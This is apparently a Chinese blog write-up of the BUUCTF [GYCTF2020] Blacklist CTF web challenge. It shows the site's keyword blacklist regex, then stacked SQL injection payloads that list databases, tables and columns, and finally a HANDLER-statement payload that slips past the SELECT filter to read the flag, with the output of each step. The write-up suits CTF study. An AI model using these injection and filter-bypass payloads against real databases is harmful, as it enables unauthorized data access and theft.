BUUCTF [GYCTF2020] Blacklist

原创

Senimo_ 于 2020-12-08 20:27:13 发布 522 收藏 4


分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF GYCTF2020 Blacklist writeup CTF

本文链接：https://blog.csdn.net/weixin_44037296/article/details/110831586

BUUCTF [GYCTF2020] Blacklist

启动靶机：

提交参数`1`后正常回显内容：



输入`2/2`判断注入类型：

```
array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}
```


回显为`2`，可以判断出为**字符型**注入
输入`select`，查看是否存在回显：

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```


```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```


回显出了黑名单限制的关键字
没限制关键字`show`，所以通过堆叠注入先查看库名：

```
1';show databases;#
```

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


继续获取表名：

```
1';show tables;
```

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

得到两个表：`FlagHere`和`words`，查询`FlagHere`表中详细结构：

```
1';desc FlagHere;
```

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

得到**flag**列，推测其应为**flag**，尝试获取其内容，但因关键字`select`被限制，查询资料得知`HANDLER`也可作为查询语句，且性能比`select`更好，因为其为非SQL标准语法，可以降低优化器对于SQL语句的解析与优化开销，从而提升查询性能。

具体语法：

```
HANDLER tbl_name OPEN [ [AS] alias]
HANDLER tbl_name READ index_name { = | <= | >= | < | > } (value1,value2,…) [ WHERE where_condition ] [LIMIT … ]
HANDLER tbl_name READ index_name { FIRST | NEXT | PREV | LAST } [ WHERE where_condition ] [LIMIT … ]
HANDLER tbl_name READ { FIRST | NEXT } [ WHERE where_condition ] [LIMIT … ]
HANDLER tbl_name CLOSE
```

`HANDLER`可以通过指定的索引去访问数据。但此语法并不支持**DML**操作。

可构造如下的**Payload**：

```
1';HANDLER FlagHere open;HANDLER FlagHere read first;HANDLER FlagHere close;#
```

```
array(1) {
  [0]=>
  string(42) "flag{7c14734e-c625-42c1-88c0-4f12d86fcde7}"
}
```


也就是通过**HANDLER**从`FlagHere`表中，读取第一个索引记录，然后关闭。

黑名单限制了部分关键字，其中包含最主要的`SELECT`关键字，通过堆叠注入的方式，使用`HANDLER`作为查询语句，读取**flag**。